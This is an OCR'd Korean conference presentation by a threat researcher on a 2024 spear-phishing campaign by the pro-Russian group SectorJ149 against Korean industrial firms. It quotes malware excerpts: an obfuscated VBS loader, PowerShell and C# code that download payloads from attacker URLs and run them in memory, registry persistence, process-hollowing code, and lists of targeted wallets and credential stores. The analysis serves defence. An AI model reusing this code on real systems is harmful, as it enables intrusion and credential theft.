NSHC SECURITY

THREAT RECON

K-CTI 2025
2025 대한민국 사이버위협·침해사고대응 인텔리전스 컨퍼런스

친러 성향 사이버 범죄 해킹 그룹의 한국 기업 대상 해킹 활동

조 한 국
Senior Researcher
Threat Research Lab of NSHC

ABOUT ME

현재

- **NSHC**
- **Threat Research Lab / 사이버 위협 분석 및 연구**

이전 경력


- **(주)이글루코퍼레이션 / 침해사고 분석 및 대응, 악성코드 분석**

활동

- **국제 보안 컨퍼런스 발표**
  - ✓ 북한 해킹 그룹 관련 사이버 위협 분석 및 연구 주제
- **Cyber Threat Intelligence 전문가 교육 강의**
- **Malware Analysis 전문가 교육 강의**


NSHC ThreatRecon Team

- NSHC Threat Research Lab은 사이버 위협 분석 및 연구를 담당
- 전 세계에서 활동하는 사이버 해킹 그룹들의 활동 관련 정보와 위협 데이터 수집 및 분석
- 수집한 정보 및 위협 데이터 분석 결과를 ThreatRecon Platform으로 CTI 서비스 제공
- 트위터(twitter.com/nshcthreatrecon)와 블로그(redalert.nshc.net/blog) 운영



ThreatRecon Platform 위협 데이터 현황

- 해킹 그룹들의 해킹 활동 관련 정보와 위협 데이터 수집 및 분석(2025년 3월 기준)
  - ✓ ThreatRecon Platform은 약 500개 해킹 그룹에 대한 위협 데이터를 제공
    - ❖ 현재 13,000건 이상의 위협 이벤트와 80만 개 이상의 위협 데이터



NSHC SECURITY

THREAT RECON

K-CTI 2025

2025 대한민국 사이버위협·침해사고대응 인텔리전스 컨퍼런스

친러 성향 사이버 범죄 해킹 그룹의 한국 기업 대상 해킹 활동

국제적 갈등의 전장이된 사이버 공간


- 러시아-우크라이나 전쟁이 장기화
- 친러 성향을 가진 사이버 범죄 그룹 SectorJ149(aka UAC-0050, DaVinci Group)
- 2024년 11월, 한국을 대상으로 사이버 공격 활동

[단독] 공공기관 무차별 디도스 공격...러시아 해커 "우리 소행" (출처: KBS)

국방부 등 디도스 공격...친러 해커조직의 조용한 경고? (출처: NEWSIS)


한국 기업 대상 해킹 활동

- 친러 성향을 가진 사이버 범죄 그룹 SectorJ149(aka UAC-0050, DaVinci Group)
- 공격 시점: 2024년 11월
- 공격 대상: 한국 내 제조업, 에너지, 반도체 산업군



한국 기업 대상 해킹 활동

- **초기 접근 (Initial Access)**
  - ✓ **24년 11월, 자제 및 장비 견적 요청으로 위장한 스피어 피싱(Spear Phishing) 이메일**
  - ✓ **협력체 직원을 사칭하여, 첨부파일 실행을 유도**



한국 기업 대상 해킹 활동

- **초기 접근 (Initial Access)**
  - ✓ **스피어 피싱(Spear Phishing) 이메일**
    1. 최초 발송 서버 - 5.230.55.71
       - "samsung.com"에서 온 것처럼 위장
       - 실제 IP는 5.230.55.71로 확인됨
    2. 중간 릴레이 서버 - mail.euromaterailescr.com
    3. 중간 경유 서버 - 5.230.47.35

```
Received: from [5.230.47.35] ([5.230.47.35])
          by spam.tse21.com ([192.168.1.123])
          with ESMTP id 1730690040.37678.140276386244352.spam
          for <[redacted]>;
          Mon, 04 Nov 2024 12:14:00 +0900 (KST)
Received: from samsung.com (unknown [5.230.55.71])
    by mail.euromaterailescr.com (Postfix) with ESMTPSA id BD319CAF7A
```

한국 기업 대상 해킹 활동

- 악성코드 실행 (Execution)
  - ✓ 스피어 피싱 이메일에 첨부된 .cab 압축 파일을 다운로드하도록 유도
  - ✓ 공격 대상이 압축 해제 후 난독화된 VBS 악성코드를 직접 실행하도록 유도
  - ✓ VBS 악성코드는 악성 PowerShell 명령을 실행함

```
'g
bdghfFcifFa = rRegisggfgtaaeeadkggns2211 & ""
Call Ugsfisging("$co" & "digo = 'WwBO#GU#d##u#FM#ZQBy#HY#aQBj#GU#U#Bv#Gk#bgB0#E")
Call Ugsfisging("0#YQBu#GE#ZwBl#HI#XQ#6#Do#UwBl#GM#dQBy#Gk#d#B5#F##cgBv#HQ#bwBj#G8#b##")
dmicrhmIn = TimeSerial(8,8,7)
Const jkFenncia = "AfIgckrS"
'ceFiAofk  hIcedrF
mobnnhk = TimeSerial(7,8,8)
Const rkcdbep = "mrkjrfgm"
'emmkIeISe  Fehfrbdd
Call Ugsfisging("g#D0#I#Bb#E4#ZQB0#C4#UwBl#GM#dQBy#Gk#d#B5#F##cgBv#HQ#bwBj#G8#b#B")
Call Ugsfisging("U#Hk#c#Bl#F0#Og#6#FQ#b#Bz#DE#Mg#N##o#I##g#C##I##g#C##I##g#C##I#")
Call Ugsfisging("#g#C##ZgB1#G4#YwB0#Gk#bwBu#C##R#Bv#Hc#bgBs#G8#YQBk#EQ#YQB0#G")
Const mdbkdjm = "okjnrFn"
'fArAgFm  idknfaoI
kArhpFjr = TimeSerial(7,9,9)
Const mikrIohmk = "fdjomhk"
'pekSiAn  iFdSkdig
pdeende = TimeSerial(8,7,8)
Call Ugsfisging("E#RgBy#G8#bQBM#Gk#bgBr#HM#I#B7#C##c#Bh#HI#YQBt#C##K#Bb#HM#d#By#Gk")
Call Ugsfisging("#bgBn#Fs#XQBd#CQ#b#Bp#G4#awBz#Ck#I##N##o#I##g#C##I##g")
'kiomcdA  oFkbSmo
jgIpkcp = TimeSerial(7,8,9)
Const mddnkrpd = "dnkFeimo"
'rridfpna  ajpdFFpf
gdAeIhpch = TimeSerial(9,8,8)
```

한국 기업 대상 해킹 활동

- **악성코드 실행 (Execution)**
  - ✓ **PowerShell 명령은 img_test.jpg 파일 다운로드 시도**
    - Bitbucket, GitHub 서비스 활용

```
$links = @('https://bitbucket.org/adssgfdsg/testing/downloads/img_test.jpg?144417',
'https://raw.githubusercontent.com/santomalo/audit/main/img_test.jpg?14441723');

$imageBytes = DownloadDataFromLinks $links;

function DownloadDataFromLinks {
    param ([string[]]$links)
    $webClient = New - Object System.Net.WebClient;
    $shuffledLinks = Get - Random  - InputObject $links  - Count $links.Length;
    foreach ($link in $shuffledLinks) {
        try {
            return $webClient.DownloadData($link)
```

img_test.jpg 다운로드

한국 기업 대상 해킹 활동

- **악성코드 실행 (Execution)**
  - ✓ **img_test.jpg 파일에서 악성 데이터를 복호화하여 PE 형식의 악성코드로 변환**
  - ✓ **변환된 PE 악성코드는 파일리스(Fileless) 방식으로 메모리에서 직접 실행됨**

```
if ($imageBytes -ne $null) {
    $imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
    $startFlag = '<<BASE64_START>>';
    $endFlag = '<<BASE64_END>>';
    $startIndex = $imageText.IndexOf($startFlag);
    $endIndex = $imageText.IndexOf($endFlag);
    if ($startIndex -ge 0 -and $endIndex -gt $startIndex) {
        $startIndex += $startFlag.Length;
        $base64Length = $endIndex - $startIndex;
        $base64Command = $imageText.Substring($startIndex, $base64Length);
        $commandBytes = [System.Convert]::FromBase64String($base64Command);
        $loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);
        $type = $loadedAssembly.GetType('testpowershell.Home');
        $method = $type.GetMethod('la').Invoke($null, [object[]] (
        'txt.Fakokmi/pohs.plfs.selif//:sptth', '0', 'StartupName', 'RegAsm', '0'))
    }
```

한국 기업 대상 해킹 활동

- **악성코드 실행 (Execution)**
  - ✓ **메모리에서 실행된 PE 악성코드는 로더(Loader) 방식의 악성코드**
    - URL에서 .txt 파일로 위장한 추가 악성 데이터 다운로드
    - 다운로드한 파일을 Base64 알고리즘을 통해 최종 PE 악성코드로 복호화


```
WebClient webClient = new WebClient();
webClient.Encoding = Encoding.UTF8;
adress = string.Concat<char>(adress.Reverse<char>());
// adress: 'https://files.sflp.shop/imkokaF.txt'
string text2 = string.Concat<char>(webClient.DownloadString(adress).
Program.Tools.Ande(Convert.FromBase64String(text2.Replace("DgTre", "
```

imkokaF.txt 다운로드

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00063760   75 55 47 5A 76 31 47 49 54 39 45 52 67 34 57 61  uUGZv1GIT9ERg4Wa
00063770   67 34 57 64 79 42 53 5A 69 42 43 64 76 35 6D 62  g4WdyBSZiBCdv5mb
00063780   68 4E 47 49 74 46 6D 63 6E 39 6D 63 77 42 79 63  hNGItFmcn9mcwByc
00063790   70 68 47 56 68 30 4D 54 42 67 62 49 4E 6E 41 74  phGVh0MTBgbINnAt
000637A0   41 34 67 75 66 34 41 41 41 41 41 75 41 41 41 41  A4guf4AAAAAuAAAA
000637B0   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000637C0   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000637D0   41 41 41 41 51 47 65 72 54 67 44 2F 49 4D 41 4B  AAAAQGerTgD/IMAK
000637E0   41 50 59 77 44 41 77 69 38 41 38 67 49 76 59 43  APYwDAwi8A8gIvYC
000637F0   6F 50 49 57 41 41 41 41 41 67 75 55 46 70 56 54  oPIWAAAAAguUFpVT
```

한국 기업 대상 해킹 활동

- **악성코드 실행 (Execution)**
  - ✓ **최종 PE 악성코드는 정상 프로세스에 인젝션되어 실행됨**
    - 프로세스 할로잉(Process Hollowing) 기법 사용
    - 다크웹과 블랙마켓에서 구매 가능한 악성코드 사용
    - 시스템을 장악하고 정보 탈취를 시도




한국 기업 대상 해킹 활동

- **지속성 확보 (Persistence)**
  - ✓ 관리자 권한 없이 접근 가능한 "HKEY_CURRENT_USER" 레지스트리 활용

```
string text = Path.GetTempPath();
if (enablestartup == "1" && !File.Exists(Path.Combine(text, startupname +
".vbs")))
{
    foreach (string sourceFileName in Directory.GetFiles(Directory.
    GetCurrentDirectory(), "*.vbs", SearchOption.AllDirectories))
    {
        File.Copy(sourceFileName, Path.Combine(text, startupname + ".vbs"),
        true);
    }
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(
    "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true))
    {
        registryKey.SetValue("My Program", Path.Combine("powershell.exe
        Invoke-Expression '" + text, startupname + ".vbs'"));
    }
}
if (enablestartup == "2")
{
    text = Environment.GetFolderPath(Environment.SpecialFolder.
    CommonApplicationData);
    RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey(
    "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", true);
    registryKey2.SetValue("MyApp", Path.Combine(text, startupname) + ".vbs");
    if (!File.Exists(Path.Combine(text, startupname + ".vbs")))
    {
        Home.RunPS("-WindowStyle Hidden Copy-Item -Path *.vbs -Destination
        \"'" + Path.Combine(text, startupname) + ".vbs'\"");
    }
}
```

한국 기업 대상 해킹 활동

- **방어 회피 (Defense Evasion)**
  - ✓ **난독화된 VBS 스크립트와 PowerShell의 숨김 옵션(-windowstyle hidden) 사용**
  - ✓ **다운로드된 이미지(img_test.jpg)에는 스테가노그래피 기법 활용**
    - 정상 이미지 내부에 악성 코드 데이터 숨김



한국 기업 대상 해킹 활동

- **방어 회피 (Defense Evasion)**
  - ✓ 파일리스(Fileless) 방식, 프로세스 할로잉(Process Hollowing) 기법을 이용
  - ✓ 특정 인자 값이 전달되지 않으면 작동하지 않도록 설계

```
//injection_target =
C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\RegAsm.exe
if (!Program.Tools.WriteProcessMemory(processInformation2.ProcessHandle,
num17 + 8, bytes2, 4, ref num14))
    {throw new Exception();}
int num24 = BitConverter.ToInt32(payload, num15 + 40);
if (flag2)
{
    num19 = num16;
}
array3[44] = num19 + num24;
if (IntPtr.Size == 4)
{
    if (!Program.Tools.SetThreadContext(processInformation2.ThreadHandle,
    array3))
    {throw new Exception();}
}
else if (!Program.Tools.Wow64SetThreadContext(processInformation2.
ThreadHandle, array3))
    {throw new Exception();}
if (Program.Tools.ResumeThread(processInformation2.ThreadHandle) == -1)
    {throw new Exception();}
break;
```

한국 기업 대상 해킹 활동

- **정보 수집 (Credential Access, Discovery, Collection)**
  - ✓ **자격 증명 정보 수집**
    - 브라우저 및 플러그인
    - 일반 프로그램
    - 추가 침투 경로를 확보할 발판을 마련

브라우저 플러그인(Extensions)				
MetaMask	Trust Wallet	Bitwarden	Nash Extension	Authy
1Password	TronLink	Nami	Hycon Lite Client	EOS Authenticator
Braavos	OKX	Petra	ZilPay	GAuth Authenticator
Agrent X	Binance Chain Wallet	ExodusWeb3	Coin98	Trezor Password Manager
Coinhub	Yoroi	Sub	Authenticator	Phantom
Leap Wallet	Nifty	PolkadotJS	Cyano	UniSat
Safepal	Math	Talisman	Byone	Rainbow
LastPass	Coinbase	CryptoCom	OneKey	Bitget Wallet
Ronin Wallet	Guarda	Liquality	Leaf	BitClip
Evernote	EQUA	Terra Station	Solflare	Venom Wallet
MultiversX Wallet	Jaxx Liberty	Keplr	Magic Eden	Martian
ForniterWallet	BitApp	Sollet	Backpack	Steem Keychain
Fluvi Wallet	iWlt	Auro	DAppPlay	Clover
Glass Wallet	EnKrypt	Polymesh	MetaMask Mozilla	Rabby
Morphis Wallet	Wombat	ICONex	Havah Wallet	Temple
XVerse Wallet	MEW CX	Nabox	Sui Wallet	TezBox
Compas Wallet	Guild	KHC	Saturn	NeoLine

웹 브라우저(Browsers)		
Chrome	EpicPrivacyBrowser	ZiNiao Browser
Chrome Beta	Vivaldi	CentBrowser
Opera	Maxthon	Chedot
Opera Neon	Iridium	CocCoc
Opera GX Stable	AVG Secure Browser	Mozilla Firefox
Edge	QQBrowser	Waterfox
Brave	360Browser	Pale Moon

일반 프로그램(Applications)			
KeePass	AnyClient	FTP Commander Deluxe	Azure
1Password	3D-FTP	FTP Manager Lite	Notes
Bitwarden	SmartFTP	Auto FTP Manager	Notezilla
NordPass	FTPGetter	OpenVPN	TheBat
Telegram	FTPbox	NordVPN	Pegasus
FileZilla	FTPInfo	ProtonVPN	Mailbird
TotalCommander	FTPRush	AnyDesk	EmClient

